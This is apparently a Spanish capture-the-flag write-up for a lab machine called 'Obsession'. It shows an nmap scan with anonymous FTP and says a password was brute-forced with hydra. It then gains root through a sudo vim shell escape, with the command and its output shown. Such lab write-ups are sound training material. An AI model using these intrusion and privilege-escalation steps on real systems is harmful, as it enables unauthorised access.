
Maquina Obsession

SO- Ubuntu

puertos abiertos


```
Host is up (0.00015s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0             667 Jun 18  2024 chat-gonza.txt
|_-rw-r--r--    1 0        0             315 Jun 18  2024 pendientes.txt
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:05:bd:a9:97:27:a5:ad:46:53:82:15:dd:d5:7a:dd (ECDSA)
|_  256 0e:07:e6:d4:3b:63:4e:77:62:0f:1a:17:69:91:85:ef (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
```

Al poner la ip en el navegador nos encontramos con este sitio web.




> Bienvenido. Soy Informático, pero sobre todo, soy **entrenador personal** con más de 5 años de expe en el entrenamiento con cargas y nutrición, con **certificado de profesionalidad** como Monitor de Musculación y Fitness. Para conocerme un poco más, entra aquí.


al leerlo no veo mucho a primera vista asi que podemos ver el código fuente de la pagina a ver si encontramos algo.
nos encontramos este mensaje.



entonces al ver la pagina vemos que hay un usuario que menciona, russoski, lo probamos con hydra



efectivamente tenemos una pass, la probamos con ssh



este usuario no tiene muchos permisos

```
russoski@d0ad87ae37cb:~/Proyectos$ cat README.md
→ Para más Scripts en Python o Bash relacionados a la Ciberseguridad, visita mi GitHub: https://g
russoski@d0ad87ae37cb:~/Proyectos$ cd ..
russoski@d0ad87ae37cb:~$ sudo bash
[sudo] password for russoski:
Sorry, user russoski is not allowed to execute '/usr/bin/bash' as root on d0ad87ae37cb.
```

intentamos escalar privilegios con el comando sudo vim -c '!/bin/bash'

```
russoski@d0ad87ae37cb:~$ sudo vim -c '!/bin/bash'

root@d0ad87ae37cb:/home/russoski# ls
Documentos  Proyectos
root@d0ad87ae37cb:/home/russoski# cd ..
root@d0ad87ae37cb:/home# cd ..
root@d0ad87ae37cb:/# ls
bin  boot  dev  etc  home  lib  lib.usr-is-merged  lib64  media
root@d0ad87ae37cb:/# cd home/
root@d0ad87ae37cb:/home# ls
russoski  ubuntu
```

Obtenemos root

Nos encontramos esto en el directorio cd ~

```
root@d0ad87ae37cb:~# cat Video-Nagore-Fernandez.txt
Al fin lo terminé! es tan hermosa.. <3

https://www.youtube.com/shorts/_v8GzGReTAk
root@d0ad87ae37cb:~#
```

Herramientas

nmap

hydra